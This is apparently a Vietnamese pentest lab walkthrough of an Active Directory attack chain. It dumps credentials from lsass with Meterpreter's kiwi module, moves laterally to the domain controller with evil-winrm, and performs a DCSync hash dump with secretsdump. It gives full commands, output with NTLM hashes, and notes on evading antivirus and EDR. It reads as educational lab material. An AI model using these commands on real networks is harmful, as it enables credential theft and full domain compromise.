
ps



migrate 484 (PID của lsass.exe - nơi chứa mật khẩu)

load kiwi

creds_all



Cơ chế LOTL:

- **In-Memory Operations:** Khi chạy load kiwi, toàn bộ mã nguồn của Mimikatz không được ghi xuống ổ cứng máy nạn nhân. Nó được nạp thẳng vào bộ nhớ RAM của tiến trình ta đang đứng (migrate). Điều này giúp tránh bị Antivirus quét file (File System Minifilter).
- **Native API Abuse:** Kiwi sử dụng các hàm hệ thống Windows chính thống như ReadProcessMemory để đọc dữ liệu. Đối với hệ điều hành, đây là hành vi truy vấn bộ nhớ thông thường của một tiến trình có quyền cao.

- **Process Migration:** Việc "nhảy" từ tiến trình nào đó sang một tiến trình hệ thống đang chạy (như lsass.exe hoặc winlogon.exe) giúp ẩn mình vào các hoạt động nền của Windows, khiến các công cụ giám sát tiến trình khó nhận ra điểm bất thường.

Bước 3: Lateral Movement vào DC không để lại dấu vết bằng Evil-WinRM

evil-winrm -i 192.168.56.105 -u Administrator -p 'PassW0rd32!'

```

ccpt_pentest [Running] - Oracle VirtualBox
File Machine View Input Devices Help

vagrant@packerAutoKali-default: ~
File Actions Edit View Help

(vagrant@packerAutoKali-default)-[~]
$ evil-winrm -i 192.168.56.105 -u Administrator -p 'PassW0rd32!'
Ignoring ffi-1.17.3 because its extensions are not built. Try: gem pristine ffi --version 1.17.3
Ignoring nokogiri-1.18.10 because its extensions are not built. Try: gem pristine nokogiri --version 1.18.10
Ignoring oj-3.16.15 because its extensions are not built. Try: gem pristine oj --version 3.16.15
Ignoring racc-1.7.3 because its extensions are not built. Try: gem pristine racc --version 1.7.3
Ignoring rbs-3.4.0 because its extensions are not built. Try: gem pristine rbs --version 3.4.0
Ignoring sdbm-1.0.0 because its extensions are not built. Try: gem pristine sdbm --version 1.0.0
Ignoring sqlite3-1.7.3 because its extensions are not built. Try: gem pristine sqlite3 --version 1.7.3

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>

```


Cơ chế LotL:

- **Sử dụng Giao thức Quản trị Hợp lệ:** WinRM (Windows Remote Management) là giao thức chuẩn của Microsoft để quản trị máy chủ từ xa (cổng 5985/5986). Khi ta dùng nó, traffic trông giống hệt như một SysAdmin đang bảo trì hệ thống.

- **Không tạo Service, Không ghi file:** Khác với PsExec (phải đẩy file .exe lên ổ C:\ và tạo Service), Evil-WinRM thực thi lệnh trực tiếp qua PowerShell Remoting. Mọi thứ diễn ra trong RAM.
- **Tàng hình trước EDR:** Vì đây là tính năng có sẵn, hầu hết các EDR mặc định sẽ không chặn WinRM trừ khi có quy tắc giám sát cực kỳ nghiêm ngặt.

Bước 4: Dump NTDS.dit bằng Secretsdump

secretsdump.py capsulecorp.local/Administrator:'PassW0rd32!'@192.168.56.105 -just-dc-ntlm



```
ccpt_pentest [Running] - Oracle VirtualBox
File Machine View Input Devices Help

vagrant@packerAutoKali-default: ~
File Actions Edit View Help
gs/ntds/WIN-AKT983U68M0_192.168.56.105_2026-04-21_161450.ntds | cut -d ':' -f1

(vagrant@packerAutoKali-default)-[~]
$ secretsdump.py capsulecorp.local/Administrator:'PassW0rd32!'@192.168.56.105 -just-dc-ntlm
Impacket v0.14.0.dev0+20260317.95020.1049826e - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:daa4463b93fc4bb6b03d9f2acc4f74c1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fc87a76a0f7c4fc28bfb13d4a4c06031:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
goku:1104:aad3b435b51404eeaad3b435b51404ee:9c385fb91b5ca412bf16664f50a0d60f:::
vegeta:1105:aad3b435b51404eeaad3b435b51404ee:57a39807d92143c18c6d9a5247b37cf3:::
gohan:1106:aad3b435b51404eeaad3b435b51404ee:38a5f4e30833ac1521ea821f57b916b6:::
trunks:1107:aad3b435b51404eeaad3b435b51404ee:b829832187b99bf8a85cb0cd6e7c8eb1:::
raditz:1108:aad3b435b51404eeaad3b435b51404ee:40455b77ed1ca8908e0a87a9a5286b22:::
tien:1109:aad3b435b51404eeaad3b435b51404ee:9c385fb91b5ca412bf16664f50a0d60f:::
gohan.adm:1110:aad3b435b51404eeaad3b435b51404ee:80a134d7ee021d1dbd8aa143f5892e33:::
vegeta.adm:1111:aad3b435b51404eeaad3b435b51404ee:6b3d51eb106b795df304299f74e72dfd:::
trunks.adm:1112:aad3b435b51404eeaad3b435b51404ee:bed83e5c57862f4dc64396fa4a9c7026:::
server.admin:1113:aad3b435b51404eeaad3b435b51404ee:b80b92f2152ded563b81a397cb556364:::
WIN-AKT983U68M0$:1001:aad3b435b51404eeaad3b435b51404ee:e194458f443c9af61efafefc7d7cccb3:::
TIEN$:1114:aad3b435b51404eeaad3b435b51404ee:70f6f86ffe2597748e85e874c5daf54e:::
VEGETA$:1115:aad3b435b51404eeaad3b435b51404ee:3df5bd6a86682c008b140769ddd2275:::
RADITZ$:1116:aad3b435b51404eeaad3b435b51404ee:b1fb3f1604452a761dce3866b2c20415:::
[*] Cleaning up ...

(vagrant@packerAutoKali-default)-[~]
$
```

Cơ chế LotL ở đâu?

- **Lạm dụng Giao thức Đồng bộ (DCSync):** secretsdump không hề tấn công vào file ntds.dit trên ổ cứng (vì file này luôn bị khóa bởi hệ thống). Thay vào đó, nó sử dụng giao thức **MS-DRSR** (Directory Replication Service Remote Protocol).
- **Giả danh Domain Controller:** Nó gửi một yêu cầu đến DC, giả dạng là một DC khác, yêu cầu đồng bộ (replicate) toàn bộ dữ liệu mật khẩu sang cho nó.

- **Tại sao vượt qua phòng thủ?** Vì việc đồng bộ giữa các DC là hoạt động sống còn của mạng Active Directory. EDR rất khó phân biệt được đâu là một yêu cầu đồng bộ thật từ một DC khác, và đâu là yêu cầu từ máy pentest.
- **DCSync Attack:** Đây là kỹ thuật tấn công tăng cao, không cần thực thi mã độc, không cần chạm vào đĩa cứng, chỉ dựa trên quyền hạn của tài khoản Admin.